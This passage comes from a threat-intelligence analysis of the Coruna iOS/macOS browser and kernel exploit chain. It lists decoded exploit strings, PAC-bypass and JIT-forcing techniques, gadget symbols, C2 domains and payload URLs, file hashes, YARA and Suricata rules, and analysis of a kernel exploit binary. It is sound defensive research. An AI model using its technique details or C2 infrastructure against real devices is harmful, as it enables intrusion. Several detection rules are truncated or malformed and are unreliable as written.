<code>xsltFreeTransformContext</code>	1 key (81)	2	XSLT context cleanup - used to locate nearby function pointers

The XML document `<a><b><c>1</c></b><b><c>2</c></b></a>` is deliberately minimal but structurally complex enough (nested elements with text nodes) to force the XSLT engine through its full node-traversal code path. The empty `xsl:stylesheet` ensures the transform executes without producing output - the point is not the result but the PAC-authenticated function calls triggered during processing.

11.9 Exploit Primitives & Type Confusion Strings (25 strings)

These strings support the NaN-boxing type confusion engine (Section 4), JIT compilation triggers, Wasm module construction, and the `Intl.Segmenter` trigger path.

NaN-Boxing & Type Probing:

Decoded String	XOR Keys	Files	Purpose
<code>bigint</code>	8 keys (48-112)	4	<code>typeof</code> check - BigInt type discrimination
<code>number</code>	5 keys (48-85)	8	<code>typeof</code> check - Number type discrimination
<code>0xFFFFFFFF</code>	4 keys (55, 88, 101, 115)	2	32-bit mask for pointer truncation
<code>0x7FFFFFFFFF</code>	1 key (54)	2	39-bit mask - tagged pointer extraction on arm64e
<code>0xfffe00000055432</code>	1 key (56)	2	NaN-boxed test value - probes JSC's type encoding
<code>0xfffe00000066533</code>	1 key (111)	2	NaN-boxed test value - variant marker
<code>0xfffe00000022334</code>	1 key (87)	2	NaN-boxed test value - variant marker
<code>0xfffe00000099234</code>	1 key (114)	2	NaN-boxed test value - variant marker

Decoded String	XOR Keys	Files	Purpose
<code>jsobj must be a BigUint64Array, or a Uint[8,16,32]Array</code>	1 key (55)	2	Debug assertion string in R/W primitive validation

The `0xfffe0000...` constants are JSC NaN-boxed values - the `0xfffe` prefix identifies them as non-pointer, non-double tagged values. The exploit uses these known constants to reverse-engineer the exact bit layout of JSC's value encoding at runtime.

JIT Compilation Triggers:

Decoded String	XOR Keys	Files	Purpose
<code>new Uint32Array(10000000);</code>	1 key (110)	2	Large allocation forcing JIT tier-up
<code>((() => {return -NaN;}))()</code>	1 key (95)	2	NaN-producing expression for type confusion setup
<code>x += 1; x += 1; x += 1; x += 1; x += 1; x += 1; x += 1;</code>	1 key (103)	2	Repeated operation forcing DFG/FTL JIT compilation
<code>[1.1, []]</code>	1 key (77)	2	Mixed-type array - triggers ArrayStorage mode
<code>[0]</code>	1 key (50)	2	Integer array for type comparison
<code>[0.1, 0.1, 0.1, 0.1, 0.1, 0.1, 0.1, 0.1, 0.1, 0.1, 0.1, 0.1, 0.1, 0.1]</code>	1 key (54)	2	Homogeneous double array - contiguous double storage
<code>[[1.1, 1.2], [1.2, 1.3], [1.3, 3.4]]</code>	1 key (53)	2	Nested arrays - structure transition probing
<code>[0.1, 0.3, 1.1, 2.3]</code>	1 key (121)	2	Double array for bounds-check optimization
<code>[1.2, 3.4, 8.3]</code>	1 key (70)	2	Double array literal
<code>[1.0, 1.2, 1.3]</code>	1 key (77)	2	Double array literal
<code>[0.0, 2.2, 3.3, 4.4, 5.5, 6.6, 7.7, 8.8, 9.9, 10.10]</code>	1 key (120)	2	10-element double array - JIT hot-loop target

These array literals are not arbitrary - each one probes a specific JSC storage mode transition. `[1.1, []]` mixes a double with an array, forcing JSC to abandon `ContiguousDouble` storage and switch to `ArrayStorage` mode, which changes the internal memory layout the exploit relies on. The repeated `x += 1;` string is evaluated via `eval()` to force the DFG JIT to compile and tier up the function, creating the JIT-compiled code pages the exploit later manipulates.

Wasm & Segmenter Setup:

Decoded String	XOR Keys	Files	Purpose
<code>sentence</code>	3 keys (55, 77, 80)	6	<code>Intl.Segmenter</code> granularity option - triggers ICU code path
<code>en-US</code>	6 keys (52-114)	2	Locale for <code>Intl.Segmenter</code> construction
<code>func</code>	1 key (86)	2	Wasm function type keyword
<code>arg0 - arg4</code>	5 keys (99-113)	2	Wasm function argument names for dynamic construction
<code>btl</code>	1 key (78)	2	Wasm export name - "buffer table length" accessor
<code>alt</code>	1 key (72)	2	Wasm export name - "allocate" function

The `Intl.Segmenter` with "sentence" granularity and "en-US" locale is the alternative PAC bypass trigger. When the XSLT path is unavailable (older WebKit builds), the exploit instantiates a `Segmenter`, segments a test string, and the resulting ICU library calls traverse PAC-authenticated function pointers through the tampered GOT - achieving the same authenticated call chain via a completely different code path.

11.10 Gadget Function Names & Library Short Names (20 strings)

Function symbols used as GOT-swap targets, indirect call gadgets, or memory primitives within the PAC bypass and post-exploitation stages.

Decoded String	XOR Keys	Files	Purpose
<code>enet_allocate_packet_payload_default</code>	2 keys (66, 86)	4	Gadget function - packet allocation with controllable size
<code>_HTTPConnectionFinalize</code>	1 key (56)	2	CFNetwork finalizer - indirect call target
<code>_autohinter_iterator_begin</code>	1 key (81)	2	FreeType iterator - function pointer gadget
<code>_autohinter_iterator_end</code>	2 keys (107, 111)	4	FreeType iterator end - paired with <code>_begin</code>
<code>_xmlMalloc</code>	1 key (88)	2	libxml2 allocator - writable function pointer
<code>_malloc</code>	1 key (77)	2	libc malloc - target for GOT replacement
<code>_free</code>	1 key (45)	2	libc free - target for GOT replacement
<code>_dlfcn_globallookup</code>	2 keys (56, 83)	4	dyld internal lookup - resolves private symbols
<code>_EdgeInfoCFArrayReleaseCallBack</code>	1 key (48)	2	CoreGraphics callback - typed function pointer gadget
<code>_CFRunLoopObserverCreateWithHandler</code>	1 key (95)	2	CF observer creation - with underscore prefix
<code>CFRunLoopObserverCreateWithHandler</code>	2 keys (83, 99)	4	Same symbol without prefix
<code>cksqlcs_blobBindingValue:destructor:error:</code>	1 key (73)	2	CloudKit SQLite selector - ObjC method gadget
<code>secondAttribute</code>	2 keys (85, 86)	2	AutoLayout attribute - vtable entry
<code>feConvolveMatrix</code>	3 keys (70, 85, 115)	2	SVG filter element - triggers specific WebCore code path
<code>pthread_main_thread_np</code>	1 key (101)	2	Thread identity check
<code>mprotect</code>	1 key (121)	2	Memory protection syscall
<code>'anonymous namespace'::begin(__int64)</code>	1 key (68)	2	Demangled C++ symbol - iterator gadget
<code>libxml2.2.dylib</code>	6 keys (49-121)	6	Library short name for cache image lookup
<code>libxslt</code>	1 key (56)	2	XSLT library identifier
<code>libSystem.B.dylib</code>	2 keys (74, 122)	4	System library - contains <code>dlsym</code> , <code>mprotect</code>

11.11 Framework Path Fragments & Fallback Lookups (8 strings)

Partial framework paths used when the primary full-path lookup fails - the exploit falls back to substring matching against the dyld cache image list.

Decoded String	XOR Keys	Files	Purpose
<code>A/Frameworks/WebCore.framework/Versions/A/WebCore</code>	1 key (108)	2	macOS WebCore suffix match

Decoded String	XOR Keys	Files	Purpose
WebCore.framework/WebCore	1 key (66)	2	iOS WebCore short path
/PrivateFrameworks/CoreUtils.framework/Versions/A/CoreUtils	2 keys (74, 119)	2	macOS CoreUtils suffix
PrivateFrameworks/CoreUtils.framework/CoreUtils	2 keys (49, 105)	2	iOS CoreUtils short path
Backup.framework/Versions/A/Backup	1 key (72)	2	macOS Backup framework
libomadm.dylib	1 key (56)	2	OMA-DM management library
libReverseProxyDevice.dylib	2 keys (83, 115)	2	Apple reverse proxy library
IOKit	1 key (110)	2	IOKit framework short name

11.12 Internal Identifiers & Configuration (17 strings)

Namespace identifiers, configuration keys, internal module names, and operational strings.

Decoded String	XOR Keys	Files	Purpose
vKTo89	4 keys (88-116)	2	Primary module namespace - all modules register under this
OLdwIx	4 keys (53-117)	2	Secondary namespace / obfuscation layer identifier
Navigator	2 keys (95, 99)	2	window.Navigator - platform detection
g_config	1 key (57)	2	Global configuration object name
CallbackObject	1 key (75)	2	Internal class name for callback wrappers
uPSG1h	1 key (84)	2	Obfuscated identifier - internal module tag
q23	1 key (67)	2	Short identifier - internal reference key
use strict	1 key (105)	2	JavaScript strict mode directive
unreachable	1 key (111)	2	Error sentinel - marks code paths that should never execute
UUID	1 key (97)	2	NSUUID class short name for instance identification
text/javascript	1 key (71)	2	MIME type for eval() -based code loading
http://www.w3.org/2000/svg	3 keys (49, 54, 104)	2	SVG namespace URI - for createElementNS
HeaderSeed	1 key (50)	2	Encryption parameter - seed for header derivation
EncryptedBlocks	1 key (76)	2	Payload structure key - identifies encrypted sections
HeaderKey	1 key (112)	2	Encryption parameter - key for header decryption
CPUType	1 key (72)	2	Mach-O CPU type field identifier
0 0 0 0	1 key (65)	2	Null sentinel / padding pattern

The HeaderSeed, EncryptedBlocks, and HeaderKey strings reveal that the final payload binary blobs use a seeded block cipher for an additional encryption layer beyond XOR - the outer JS wrapper decrypts these blocks at runtime before executing the inner shellcode.

11.13 Miscellaneous Operational Strings (8 strings)

Decoded String	XOR Keys	Files	Purpose
<code>.min.js.js\$</code>	2 keys (99, 111)	4	Regex pattern - identifies C2-served module URLs
<code>?e=</code>	2 keys (49, 115)	4	URL query parameter - module version/error identifier
<code>{@foo}</code>	1 key (118)	2	XPath-like test pattern for parser validation
<code>foo</code>	1 key (109)	2	Generic test string for parser probing
<code>00000000</code>	1 key (98)	2	Zero-pad string for hex formatting
<code>dowocjfjq[</code>	1 key (51)	2	Appears random - likely a decoy or canary string
<code>_xmlHashScanFull</code>	1 key (95)	2	Underscore-prefixed variant for <code>dlsym</code> lookup
<code>_xmlSAX2GetPublicId</code>	1 key (110)	4	Underscore-prefixed SAX2 callback symbol

11.14 String Inventory Summary

Category	Count	Primary Role
Module Hash Identifiers	5	Module registration & dependency resolution
Mach-O Segments & Sections	15	Binary parsing & memory region identification
Framework & Library Paths	27	Dyld cache image resolution
C++ Symbol Names	9	Runtime symbol lookup via <code>dlsym</code> / export trie
Network & Protocol	6	C2 communication
DOM & Browser	8	Script injection & UI concealment
Dyld & JIT System	6	Cache validation & JIT cage targeting
XML/XSLT Triggers	8	PAC bypass trigger mechanism
Exploit Primitives	26	Type confusion, JIT forcing, Wasm setup
Gadget Functions & Libraries	20	GOT-swap targets & indirect call gadgets
Framework Path Fragments	8	Fallback image resolution
Internal Identifiers	17	Configuration, namespaces, encryption keys
Miscellaneous	8	URL patterns, test strings, formatting
Total	167	

Every string in the framework is XOR-encoded with a per-module key, ensuring that no plaintext indicators survive static analysis. The diversity of XOR keys (45-122) across modules means signature-based detection must account for 60+ distinct encoding variants of the same logical string.

12. Appendix B - Indicators of Compromise & Detection

12.1 Network Indicators

C2 Domain:

Indicator	Type	Context
<code>b27.icu</code>	Domain	Primary C2 domain (analyzed instance); serves all exploit modules and receives exfiltrated data
<code>h4k.icu</code>	Domain	Additional delivery domain (GTIG)
<code>7p.game</code>	Domain	Additional delivery domain (GTIG)
<code>spin7.icu</code>	Domain	Additional delivery domain (GTIG)
<code>k96.icu</code>	Domain	Additional delivery domain (GTIG)
<code>seven7.vip</code>	Domain	Additional delivery domain (GTIG)

C2 URL Patterns:

All observed delivery URLs follow the pattern `https://b27.icu/<sha1_hash>.js` where the hash component is the SHA-1 of the module's content hash or a derived identifier:

URL	Module Role
<code>https://b27.icu/feeee5ddaf2659ba86423519b13de879f59b326d.js</code>	Platform config (81502427)
<code>https://b27.icu/055c5ab6028f7c0a3f8970975c332fe4417b054c.js</code>	macOS stage 1
<code>https://b27.icu/d9a260b1c2f63ab5e5aac4261d8a0be5a8b64da0.js</code>	macOS stage 2 (eOWEVG)
<code>https://b27.icu/5aed00feae0b817db276377c1306e5fcae67cb95.js</code>	macOS stage 2 (agTkHY)
<code>https://b27.icu/25bb1b38371a67e977ed534d251d95b6f07aff90.js</code>	iOS exploit (uOj89n)
<code>https://b27.icu/d715f1db179d73edcc180a8e376b3c17a09e389a.js</code>	iOS exploit (qeqLdN)
<code>https://b27.icu/2cea19382f2b211e8caf609bc0bacc98f2557543.js</code>	Fallback exploit
<code>https://b27.icu/2839f4ff4e2373e6ba132e639ce96d36d23c6b6.js</code>	Final payload A
<code>https://b27.icu/ee164f985cd9a7786dad6ca922b2de314dde9231.js</code>	Final payload B
<code>https://b27.icu/b093659316e881e624062869c4cf4066d7886c28.js</code>	KRfmo6 exploit loader
<code>https://b27.icu/7994d095b1a601253c206c45c120a80c4c0f3736.js</code>	yAerzw exploit loader
<code>https://b27.icu/8d646979cf7f3e5e33a85024b6cf2bc81a6c5812.js</code>	Fq2t1Q exploit loader
<code>https://b27.icu/9e7e6ec78463c5e6bdee39e9f3f33d6fa296ea72.js</code>	YGPUu7 table loader

HTTP Indicators:

Pattern	Direction	Purpose
<code>GET /<40-char-hex>.js</code>	Outbound	Module download
<code>GET /?e=<value></code>	Outbound	Error/version reporting
<code>POST /</code> with <code>Content-Type: application/json</code>	Outbound	C2 result upload
<code>Content-Type: application/javascript</code>	Inbound	Module delivery response
URL suffix <code>.min.js.js</code>	Both	Double extension - distinctive C2 artifact
<code>responseType: arraybuffer</code>	Outbound	Binary payload download (Wasm/shellcode)

12.2 File Hashes (SHA-256)**Primary Exploit Modules (13 unique files as delivered by C2):**

SHA-256	Filename (C2 path)	Size	Role
<code>52358873db8b1b354241757bce59a48e8606d6d5e45aacc746539fb31cf5339d</code>	<code>055c5ab6...054c.js</code>	28,545 B	macOS stage 1
<code>2fbecaeb158eb5da8858cbe93ae438359f51ba18c416582adab9a293ada1a561</code>	<code>25bb1b38...ff90.js</code>	36,435 B	iOS exploit (uOj89n)
<code>e77dd2c3f8fd99b0d428f20733246eeaa270f0a61286ed7b63cadec5c46b0f0a</code>	<code>2839f4ff...c6b6.js</code>	136,608 B	Final payload A
<code>fa65142b7d45df9a2d0e95872f655b51510a246d3533032f7757e9aec99e3f46</code>	<code>2cea1938...7543.js</code>	36,133 B	Fallback exploit
<code>68cba116f6e8d1685ea4d04a48cd7b67d3eed07b8926975aabc925fd8d9409e8</code>	<code>5aed00fe...cb95.js</code>	14,490 B	macOS stage 2 (agTkHY)
<code>e439e14a778aa079159bc61bfdf167c79d786489d8502d7d6b574a3f752d120b</code>	<code>7994d095...3736.js</code>	24,454 B	yAerzw loader

SHA-256	Filename (C2 path)	Size	Role
064a17321a401f48b0f757ff52458df111802fa6476e2d752e79e6a79c113fd9	8d646979...5812.js	29,415 B	Fq2t1Q loader
e38f110e4be96923575ed3b49ec816496e446496b5ed309c0c3b731ac5c118f2	9e7e6ec7...ea72.js	14,668 B	YGPUu7 table loader
b6b9b7d5fc2e5f49ba4ec40b56d08582f9190c64a075500c0742eecac22f270e	b9036593...6c28.js	24,230 B	KRfmo6 loader
4b60cb5caf9fead0a3c45d077e7626387cfff47884db896d6dddbbf96a707aa2c	d715f1db...389a.js	37,079 B	iOS exploit (qeqLdN)
8b9d8f56388d5d30040afc01da2438f37c7cc8d4d92860039b15cf3139f0cab8	d9a260b1...4da0.js	19,535 B	macOS stage 2 (eOWEVG)
7bb759e468ede2efb3c8f6c517c584e17fc67a5530bef84d227ee191bcbc44e2	ee164f98...9231.js	161,529 B	Final payload B
a7b0d50e1f6bdb8fe1efbfc789937c7d45fd5addf3b8e239ad61df6002b55195	feeee5dd...326d.js	9,073 B	Platform config

Total payload size: 572,194 bytes (~559 KB) across 13 files.

Extracted Inner Components:

SHA-256	Component	Size
c1939ee768b4f50124ef42b19114693b85c364f61c90522ac38df2111af3a4e7	Final payload A inner module	~28 KB
bae30cc6b5a42e400c91cc8189deb40d9cbe872c1200978d828108822f1e1d95	Final payload B inner module	~47 KB

Embedded WebAssembly Modules (MD5):

MD5	Size	Type	Found In
fc47f65e...	165 bytes	R/W adapter (large)	b903...6c28.js , KRfmo6
4897b6fb...	92 bytes	R/W adapter (small)	7994...3736.js , yAerzw
e083ec33...	117 bytes	NaN-boxing bridge	9e7e...ea72.js , YGPUu7
fddb2df5...	306 bytes	Call trampoline	d9a260b1...4da0.js , eOWEVG

Kernel Exploit Binary (Stage 2):

Hash	Algorithm	Value
SHA-256	3b52e3b489948ae491a44faf24a9634e4c959408b321b9c36c367324874a05dc	dump.bin
SHA-1	fee91ff66deebea8708e6453f527833c95b67cd4	dump.bin
MD5	ae3885437016750cb6b9367402fa3ac6	dump.bin
Property	Value	
Format	Mach-O 64-bit ARM64 DYLIB	
Size	2,097,152 bytes (2.00 MB)	
CVE	CVE-2023-41974 (IOSurfaceRoot use-after-free)	
Source	Runtime memory dump from powerd daemon (matteyeux)	

12.3 YARA Detection Rules

The following YARA rules target structural and behavioral patterns unique to the Coruna framework. Rules 1-2 detect on-disk Coruna JS modules directly. Rules 3-7 target **decoded content** (post-XOR strings, extracted Wasm binaries, or network captures) - they will not match the obfuscated on-disk JS files, where all sensitive strings are XOR-encoded.

```
rule Coruna_XOR_Encoding_Pattern
{
  meta:
    description = "Detects Coruna's characteristic XOR string decoding pattern"
    author = "@Nadsec"
    severity = "critical"
    reference = "Coruna iOS/macOS exploit framework"

  strings:
    $xor_pattern = /[^\d{1,3}(\s*\d{1,3}){5,}\.]\.map\(\x\s*=>\s*\{\s*return\s+String\.fromCharCode\(\x\s*^\s*\d{1,3}\)\

  condition:
    filesize < 500KB and #xor_pattern > 5
}

rule Coruna_Module_Namespace
{
  meta:
    description = "Detects Coruna's vKTo89/OLdwIx module namespace registration"
    author = "@Nadsec"
    severity = "critical"

  strings:
    $ns1 = "vKTo89" ascii
    $ns2 = "OLdwIx" ascii
    $register = "tI4mjA" ascii
    $hash1 = "1ff010bb3e857e2b0383f1d9a1cf9f54e321fbb0" ascii
    $hash2 = "6b57ca3347345883898400ea4318af3b9aa1dc5c" ascii

  condition:
    filesize < 500KB and (any of ($ns*)) and (any of ($hash*))
}

rule Coruna_PAC_Bypass_Strings
{
  meta:
    description = "Detects decoded strings associated with Coruna's PAC bypass"
    author = "@Nadsec"
    severity = "critical"

  strings:
    $jitcage1 = "jitCagePtr" ascii
    $jitcage2 = "_jitCagePtr" ascii
    $hashpins = "SecureARM64EHashPins" ascii
    $dyld_magic = "dyld_v1 arm64e" ascii
    $auth_const = "__AUTH_CONST" ascii
    $linkbuf = "LinkBuffer" ascii

  condition:
    filesize < 500KB and 3 of them
}

rule Coruna_GOT_Swap_Gadgets
{
  meta:
    description = "Detects Coruna's gadget function name strings"
    author = "@Nadsec"
    severity = "high"

  strings:
    $g1 = "enet_allocate_packet_payload_default" ascii
    $g2 = "_autohinter_iterator_begin" ascii
    $g3 = "_autohinter_iterator_end" ascii
    $g4 = "_EdgeInfoCFArrayReleaseCallback" ascii
    $g5 = "_dlfcn_globallookup" ascii
    $g6 = "xmlHashScanFull" ascii
    $g7 = "CFRunLoopObserverCreateWithHandler" ascii

  condition:
    filesize < 500KB and 3 of them
}
```

```

}

rule Coruna_Final_Payload_Structure
{
  meta:
    description = "Detects Coruna's final payload encryption markers"
    author = "@Nadsec"
    severity = "critical"

  strings:
    $hdr_seed = "HeaderSeed" ascii
    $hdr_key = "HeaderKey" ascii
    $enc_blocks = "EncryptedBlocks" ascii
    $shared_buf = "ArrayBuffer" ascii
    $xor_map = /.map\(\x\s*=>\s*\{return String\.fromCharCode/ ascii

  condition:
    filesize < 250KB and all of ($hdr_*) and $enc_blocks and $shared_buf
}

rule Coruna_C2_URL_Pattern
{
  meta:
    description = "Detects Coruna C2 domain and URL construction patterns"
    author = "@Nadsec"
    severity = "critical"

  strings:
    $domain = "b27.icu" ascii nocase
    $double_ext = ".min.js.js" ascii
    $query_param = "?e=" ascii
    $xhr = "XMLHttpRequest" ascii

  condition:
    $domain or (filesize < 500KB and $double_ext and $query_param and $xhr)
}

rule Coruna_Wasm_RW_Adapter
{
  meta:
    description = "Detects Coruna's minimal Wasm R/W adapter modules by byte pattern"
    author = "@Nadsec"
    severity = "high"

  strings:
    // Wasm magic + version + type section for the 92-byte minimal adapter
    $wasm_magic = { 00 61 73 6D 01 00 00 00 }
    $export_btl = "btl" ascii
    $export_alt = "alt" ascii
    $bigint_check = "BigUint64Array" ascii

  condition:
    filesize < 500KB and $wasm_magic and $export_btl and $export_alt
}

```

Rule coverage summary:

Rule	Scan Context	Targets	False Positive Risk
Coruna_XOR_Encoding_Pattern	On-disk JS	All 28 JS files - structural XOR <code>.map()</code> pattern	Low - requires 5+ instances in <500KB file
Coruna_Module_Namespace	On-disk JS	Module registration system	Very low - <code>vKTo89</code> is unique
Coruna_PAC_Bypass_Strings	Post-decode / memory	Decoded string buffers in process memory	Low - combination of arm64e-specific symbols
Coruna_GOT_Swap_Gadgets	Post-decode / memory	Decoded gadget name strings	Medium - individual names exist in Apple code

Rule	Scan Context	Targets	False Positive Risk
Coruna_Final_Payload_Structure	Post-decode / memory	Decoded final payload objects	Very low - encryption marker combination
Coruna_C2_URL_Pattern	Network / IOC	Network captures, DNS logs, plaintext configs	Low - domain is primary indicator
Coruna_Wasm_RW_Adapter	Extracted Wasm	Extracted .wasm binaries (not JS wrappers)	Low - <code>btl</code> / <code>alt</code> exports are custom

12.4 Network Detection Rules (Suricata)

```
# Coruna C2 domain lookup
alert dns $HOME_NET any -> any any (msg:"CORUNA C2 DNS Lookup - b27.icu"; dns.query; content:"b27.icu"; nocase; classtype:

# Coruna module download - 40-char hex filename with .js extension
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CORUNA Module Download - SHA1 Hash Filename"; flow:to_server,establish

# Coruna double extension pattern
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"CORUNA Double JS Extension in Response"; flow:to_client,established; h

# Coruna C2 JSON POST (result upload)
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CORUNA C2 JSON Upload"; flow:to_server,established; http.method; conte

# Coruna error/version reporting query parameter
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"CORUNA Error Reporting Parameter"; flow:to_server,established; http.ur

# Coruna JavaScript module delivery with XOR encoding pattern
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"CORUNA XOR-Encoded JS Module Delivery"; flow:to_client,established; ht
```

Deployment notes:

- Rule `2026002` may require tuning in environments that serve files with SHA-1-like filenames. Combine with GeoIP or domain reputation feeds for precision.
- Rule `2026006` inspects response bodies for the XOR encoding pattern and is the most reliable content-based indicator, but requires TLS inspection to function against HTTPS traffic.
- All rules assume the C2 communicates over standard HTTP/HTTPS ports. If TLS interception is not deployed, rules `2026003` and `2026006` will not fire - rely on DNS-based detection (`2026001`) as the baseline.

12.5 Behavioral Indicators

The following runtime behaviors, observable through endpoint telemetry (EDR, syslog, crash reports), characterize an active Coruna exploitation attempt:

WebKit/Safari Process Anomalies:

Indicator	Detection Method	Significance
Safari/WebContent process calling <code>mach_vm_allocate</code> with RWX permissions	Syscall monitoring / <code>dtrace</code>	JIT cage escape - allocating executable memory outside JIT region
<code>dlsym()</code> calls resolving <code>jitCagePtr</code> , <code>SecureARM64EHashPins</code>	Library call tracing	Exploit resolving JIT cage internals at runtime
Abnormally large <code>ArrayBuffer</code> allocation (16 MB)	Memory profiling	C2 state machine communication channel
<code>XSLTProcessor.transformToFragment()</code> called immediately after page load	WebKit instrumentation	PAC bypass trigger - unusual for legitimate web content
<code>Intl.Segmenter</code> instantiation with <code>sentence</code> granularity followed by rapid iteration	JS profiling	Alternative PAC bypass trigger
Multiple <code>eval()</code> calls processing XOR-decoded strings	JS engine telemetry	Runtime deobfuscation of exploit modules

Memory Artifacts:

Artifact	Location	Indicator Of
16 MB <code>ArrayBuffer</code> with structured state fields at fixed offsets	WebContent process heap	C2 state machine active
Modified <code>__AUTH_CONST</code> segment GOT entries	dyld shared cache mapping	GOT-swap PAC bypass in progress
Wasm instance with <code>call_indirect</code> table containing non-Wasm code pointers	JIT region	Trampoline hijack - native code execution via Wasm dispatch
ARM64 shellcode in <code>mach_vm_allocate</code> 'd RWX pages outside JIT cage	Process memory	Post-exploitation payload staged
Rolling PACDB hash values matching <code>SecureARM64EHashPins</code> thread-local storage	Thread-local storage	JIT code signature forgery

Network Behavioral Patterns:

Pattern	Observation Point	Meaning
Rapid sequential <code>GET</code> requests for 40-char hex <code>.js</code> filenames	Proxy/NGFW logs	Multi-stage module download chain
1 ms polling interval <code>GET</code> requests to same endpoint	Network flow analysis	C2 state machine polling loop
<code>POST</code> with JSON body immediately following exploit-stage downloads	Proxy logs	Exploitation result upload
DNS resolution of <code>.icu</code> TLD from Safari process	DNS logs	C2 domain resolution (<code>.icu</code> is uncommon for legitimate browsing)

12.6 Mitigation Recommendations

Immediate (Tactical):

1. **Block** `b27.icu` at DNS resolver, proxy, and firewall levels. Add to threat intelligence blocklists.
2. **Deploy YARA rules** (Section 12.3) on web proxy content inspection, email gateways, and endpoint file scanning.
3. **Enable Suricata/Snort rules** (Section 12.4) on network inspection points with TLS interception where policy permits.
4. **Update Safari/WebKit** to the latest release - Apple's Lockdown Mode explicitly mitigates JIT-based exploitation by disabling JIT compilation entirely.

Short-Term (Operational):

5. **Enable Lockdown Mode** on high-value iOS/macOS devices (executives, administrators, journalists). Lockdown Mode disables JIT compilation in Safari, eliminating the JIT cage escape vector entirely.
6. **Monitor for** `.icu` TLD DNS queries - this TLD has an outsized representation in malicious infrastructure relative to legitimate use.
7. **Audit large** `ArrayBuffer` **allocations** (e.g., 16 MB) from browser content processes - legitimate web content rarely requires buffers of this size.
8. **Deploy WebKit crash report analysis** - failed exploitation attempts generate characteristic crash signatures in `__AUTH_CONST` region access violations.

Long-Term (Strategic):

9. **Implement browser isolation** for high-risk browsing - renders the entire exploit chain ineffective by executing web content in disposable containers.
10. **Network segmentation** - limit Safari/WebContent process network access to prevent C2 communication even if exploitation succeeds.
11. **Endpoint detection engineering** - build detections for `mach_vm_allocate` RWX allocations from browser processes, which have no legitimate use case.
12. **Threat hunt retrospectively** - search proxy logs for the C2 URL patterns (Section 12.1), particularly the `.min.js.js` double extension and `?e=` query parameter, to identify historical compromise.

Kernel & Post-Exploitation Indicators:

- 13. **Update to iOS 17.0+** - CVE-2023-41974 was patched in iOS 17.0 / macOS Sonoma (September 2023). Devices running iOS 16.x or earlier remain vulnerable to the kernel exploitation stage.
- 14. **Block additional delivery domains** - `h4k.icu` , `7p.game` , `spin7.icu` , `k96.icu` , `seven7.vip` (documented by GTIG).
- 15. **Monitor for PlasmaLoader DGA** - The post-exploitation implant generates 15-character `.xyz` domains seeded with the string "lazarus" as a C2 fallback. DNS queries for algorithmically-generated `.xyz` domains from iOS devices are highly anomalous.
- 16. **Detect `powerd` anomalies** - The kernel exploit is injected into the `powerd` system daemon. Unexpected DYLIBs loaded into `powerd` , or `powerd` making network connections, are indicators of compromise.

14. Kernel Exploitation Stage (`dump.bin`)

This section documents the static analysis of the kernel exploit binary (`dump.bin`) - the next stage after Coruna's browser exploit chain achieves native code execution and downloads the payload via the C2 `DOWNLOAD` command (Section 9.7). The binary was recovered from a live iPhone X by security researcher matteyeux and is publicly available in the `apple_submissions/kernel_exploit/` directory. All analysis is based on the error-corrected findings in the standalone kernel report (`KERNEL_EXPLOIT_ANALYSIS.md`).

14.1 Mach-O Binary Structure

The kernel exploit is a **64-bit ARM64 dynamic library** (2.00 MB), designed for injection into a running process via `dlopen` or direct memory mapping.

Header:

Magic:	0xFEEDFACF (MH_MAGIC_64)
CPU Type:	ARM64
File Type:	DYLIB (6)
Load Commands:	21 (1,936 bytes)
Flags:	MH_NOUNDEFS MH_DYLDLINK MH_TWOLEVEL
File Size:	2,097,152 bytes (2.00 MB)

Build Environment:

Field	Value
Platform	iOS
Minimum OS	14.0.0
SDK	14.0.0
Linker	LD 820.1.0
UUID	018f0aea-e228-3440-ba05-14d21d036ce1

The minimum deployment target of **iOS 14.0** despite deployment against iOS 16.6 indicates the exploit was maintained across multiple iOS generations.

SoC Discrepancy: The dump source is an iPhone X (A11 / T8015), yet the binary's C-strings only contain offset identifiers for `T8020` (A12) and `T8120` (A16) - not T8015. The exploit was running successfully on a device whose SoC is absent from its own identifier strings, implying either a fallback code path, `__const` data section encoding, or hardcoded A11-specific offsets.

Linked Libraries:

Library	Purpose
<code>libc++.1.dylib</code>	C++ standard library
<code>Foundation.framework</code>	ObjC foundation classes
<code>CoreFoundation.framework</code>	CF types for IOKit serialization
<code>IOKit.framework</code>	Primary attack surface - driver interaction
<code>libSystem.B.dylib</code>	System calls, threading, memory

The IOKit + CoreFoundation + libSystem combination is the classic fingerprint of an iOS kernel exploit.

14.2 Memory Layout

Address Range	Segment	Size	Prot	Contents
0x000000 - 0x044000	__TEXT	278,528	r-x	Code + read-only data
0x044000 - 0x048000	__DATA_CONST	16,384	rw-	GOT, constants, CFStrings
0x048000 - 0x04C000	__DATA	16,384	rw-	BSS (zero-initialized globals)
0x04C000 - 0x058000	__LINKEDIT	49,152	r--	Symbol tables, string tables

Total mapped size: 352 KB - compact for a kernel exploit of this sophistication.

Key sections:

Segment	Section	Size	Purpose
__TEXT	__text	237,176 B	Executable code - 587 of 649 functions
__TEXT	__stubs	2,928 B	244 lazy symbol stubs (244 × 12 bytes)
__TEXT	__cstring	3,460 B	153 C string literals
__TEXT	__const	2,892 B	Read-only constants
__DATA_CONST	__got	2,112 B	264 GOT entries (resolved at runtime)
__DATA	__common	256 B	Uninitialized global variables

Because this binary was dumped from a running process, the LINKEDIT segment has a **+0x4000 slide** between its file offset and virtual address. All symbol/string table offsets in the raw dump required adjustment.

Notable structural observations:

- `__DATA` segment has `filesize=0` (BSS zero-initialized at load) - runtime global state is lost in the dump
- No `__stub_helper` section despite 244 stubs - all symbols eagerly resolved via GOT before dump
- 4 CFString objects contain live runtime ISA pointers (`0x1EE30AF00`), confirming memory dump origin
- `__objc_imageinfo` flags = `0x40` (`IS_SIMULATED`) - unusual for a real device; possibly deliberate obfuscation

14.3 Symbol Analysis

The binary exports a single function and imports 265 symbols from system frameworks.

Sole Export:

```
_driver  offset: 0x7514  size: 29,972 bytes  [EXTERNAL]
```

`_driver` is the kernel exploit's entry point - a 29,972-byte monolithic function containing the core exploit logic. Its size (the largest of 649 functions by ~2.6×) marks it as the orchestrator for IOSurface interaction, kernel memory corruption, and post-exploitation.

Import Categories (265 total):

Subsystem	Count	Purpose in Exploit
Mach/VM	82	Kernel memory read/write/remap, Mach ports, threading
CoreFoundation	41	Dictionary/data/string manipulation for IOKit serialization
IOKit/Kernel	30	Driver interaction - IOSurface, IOConnect, IORegistry
